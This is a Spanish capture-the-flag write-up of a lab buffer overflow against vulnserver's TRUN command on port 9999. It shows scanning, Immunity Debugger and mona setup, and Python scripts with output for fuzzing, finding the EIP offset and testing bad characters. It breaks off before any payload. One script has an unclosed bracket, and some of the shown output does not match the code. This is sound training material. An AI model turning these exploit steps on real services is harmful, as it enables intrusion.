PILA

Para este ctf, usaremos tres máquinas:

Kali Linux Windows 7 Pila

En la máquina windows 7, necesitaremos instalar el Inmunity debugger y el mona. El mona, una vez descargado, deberemos copiarlo y pegarlo dentro de la subcarpeta “PyComands”. También, es importante, desactivar el Firewall, para evitar cualquier problema

LOCALIZACIÓN

Uso de arp-scan para identificar la dirección IP

sudo arp-scan --interface eth0 -l

Salida relevante:
IP: 192.168.0.19
IP: 192.168.0.18

CONECTIVIDAD

ping para verificar la conectividad con los hosts identificados.

ping -c1 192.168.0.19 ttl=128 windows 7

ping -c1 192.168.0.18 ttl=128 Pila


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.18 -T 2

80/tcp open Microsoft IIS httpd 7.0

9999/tcp open vulnserver

puerto 80



código fuente puerto 80

Encontramos un directorio /pilacasuprimo, con lo que nos vamos al navegador y encontramos varios archivos que descargamos a nuestro kali

Con un servidor en python, descargamos en la windows 7

estos archivos.


Abrimos como administrador el vulnserver.exe y el Inmunity.

Configuramos la carpeta de trabajo en Inmunity

!mona config -set workingfolder C:\Users\josi\Desktop\bof

Nos vamos a File-Attach y cargamos el vulnserver y

le damos a play o F9. Con esto, el inmunity ya estaría en estado Running



Un **buffer overflow** es una vulnerabilidad de software que ocurre cuando un programa intenta escribir más datos en un buffer (área de memoria temporal) de lo que puede almacenar. Esto puede sobrescribir datos adyacentes en la memoria, lo que puede provocar un bloqueo del programa o, en el peor de los casos, permitir que un atacante ejecute código arbitrario.
Los pasos para explotar una vulnerabilidad de buffer overflow generalmente implican:

1. **Descubrimiento**: Identificar un programa vulnerable que contenga un buffer overflow.
2. **Fuzzing**: Enviar datos cada vez más grandes al programa para encontrar el punto en el que se produce el desbordamiento.
3. **Offset**: Descubrir la cantidad de bytes por los que se sobrescribió el buffer para llegar a la dirección de retorno (EIP) de la función actual en la pila de llamadas.
4. **Payload**: Crear un código malicioso (payload) que se ejecutará cuando se sobrescriba la dirección de retorno.
5. **Explotación**: Enviar el exploit que contiene el offset y el payload al programa vulnerable para tomar control.

En este github, encontramos las tools necesarias:

https://github.com/shamsher404/Buffer-Overflow-tools/blob/main/README.md


Con 1-fuzzer.py generamos una serie de cadenas de caracteres "A" de longitud creciente y las envía al servidor en el puerto 9999 usando el comando TRUN.Está diseñado para probar un servidor vulnerable como vulnserver, que tiene vulnerabilidades relacionadas con este comando.

```python
#!/usr/bin/env python3

import socket

ip_address = input("Enter the IP address of the target: ")
buffer = ["A"]
counter = 100

while len(buffer) <= 30:
    buffer.append("A" * counter)
    counter = counter + 200

for string in buffer:
    print("Fuzzing vulnserver with %s bytes " % len(string))
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip_address, 9999))
    s.send(('TRUN /.:/' + string).encode())
    s.close()
```

Se ejecuta el programa

python3 1-fuzzer.py

```
└─# python3 1-fuzzer.py
Dirección IP de tu máquina:192.168.0.19
Fuzzing vulnserver with 1 bytes
Fuzzing vulnserver with 100 bytes
Fuzzing vulnserver with 300 bytes
Fuzzing vulnserver with 500 bytes
Fuzzing vulnserver with 700 bytes
Fuzzing vulnserver with 900 bytes
Fuzzing vulnserver with 1100 bytes
Fuzzing vulnserver with 1300 bytes
Fuzzing vulnserver with 1500 bytes
Fuzzing vulnserver with 1700 bytes
Fuzzing vulnserver with 1900 bytes
Fuzzing vulnserver with 2100 bytes
Fuzzing vulnserver with 2300 bytes
Fuzzing vulnserver with 2500 bytes
Fuzzing vulnserver with 2700 bytes
Fuzzing vulnserver with 2900 bytes
Fuzzing vulnserver with 3100 bytes
Fuzzing vulnserver with 3300 bytes
Fuzzing vulnserver with 3500 bytes
Fuzzing vulnserver with 3700 bytes
Fuzzing vulnserver with 3900 bytes
Fuzzing vulnserver with 4100 bytes
Fuzzing vulnserver with 4300 bytes
Fuzzing vulnserver with 4500 bytes
Fuzzing vulnserver with 4700 bytes
Fuzzing vulnserver with 4900 bytes
Fuzzing vulnserver with 5100 bytes
Fuzzing vulnserver with 5300 bytes
Fuzzing vulnserver with 5500 bytes
Fuzzing vulnserver with 5700 bytes
Fuzzing vulnserver with 5900 bytes
```




El programa crashea con 5900 bytes. Esto indica un posible buffer overflow, ya que se está escribiendo más allá del espacio asignado al buffer. El valor 41414141 en EIP (el registro que apunta a la siguiente instrucción a ejecutar) confirma esto, ya que 41 es el código ASCII para "A".

Ahora, debemos conocer el OFFSET es la cantidad de bytes que hay desde el comienzo del buffer hasta que se ocasiona el desbordamiento.

Después de identificar el tamaño que causa el fallo, usamos pattern_create, para localizar la posición exacta que sobrescribe el registro EIP

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5900
```




El código que obtenemos se lo agregamos a 2-offset_value.py en el shellcode

Cerramos y abrimos, Inmunity y Vulnserver, siempre como administrador

Ejecutamos 2-offset_value.py

Revisamos en el Immunity Debugger, el valor del registro EIP tras el fallo.

386F4337



Con este valor, en el pattern-offfset

usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 5900 -q 386F4337

[*] Exact match at offset 2003

Con este resultado,descubrimos la cantidad de bytes necesarios

para sobrescribir EIP. En 3-overwriteEIP.py, lo que hacemos es

b"A" * 2003: Creamos una cadena de 2003 bytes de la letra A.

Esta parte se utiliza para llenar el búfer hasta el límite donde sobrescribirás EIP.

b"B" * 4: Sobrescribimos EIP con el valor hexadecimal 42424242

(la representación de BBBB en ASCII).

```
import socket
import sys

shellcode = b"A" * 2003 + b"B" * 4

try:
    ip_address = input("Enter the server IP address: ")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect((ip_address, 9999))
    s.send((b'TRUN /.:/' + shellcode))
    print("Fuzzing with TRUN command %s bytes" % str(len(shellcode)))
    s.close()
except Exception as e:
    print("Error connecting to server:", e)
    sys.exit()
```


Antes de ejecutar el script, como siempre, reiniciamos el Inmunity y el vulnserver

Ejecutamos el script

python3 3-overwriteEIP.py

Enter the server IP address: 192.168.0.19
Fuzzing with TRUN command 2007 bytes

EIP 42424242



Los badchars pueden causar fallos inesperados en el payload,

como truncamientos o interrupciones al procesar la entrada.

Cerramos y abrimos como administrador y le damos al play; abajo

ejecutamos

!mona bytearray -b "\x00"

Se genera un bytearray excluyendo el nulo (\x00).

En el siguiente link, https://github.com/cytopia/badchars

(

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

)

Copiamos esta cadena y la metemos en badchar.py


```python
#/usr/bin/python3

import socket
import sys

badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


shellcode = b"A" * 2003 + b"B" * 4 + badchars

try:
    ip_address = input("Enter the server IP address: ")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect((ip_address, 9999))
    s.send(b'TRUN /.:/' + shellcode)
    print("Fuzzing with TRUN command with %s bytes" % len(shellcode))
    s.close()
except Exception as e:
    print("Error connecting to server:", e)
    sys.exit()
```

Ejecutamos el script

python3 4-badchar.py

Enter the server IP address: 192.168.0.19
Fuzzing with TRUN command with 2262 bytes


Vamos al inmunity y anotamos el valor del ESP 0218F9E0



En el Inmunity ejecutamos

!mona compare -f C:\mona\brainpan\bytearray.bin -a 0218F9E0

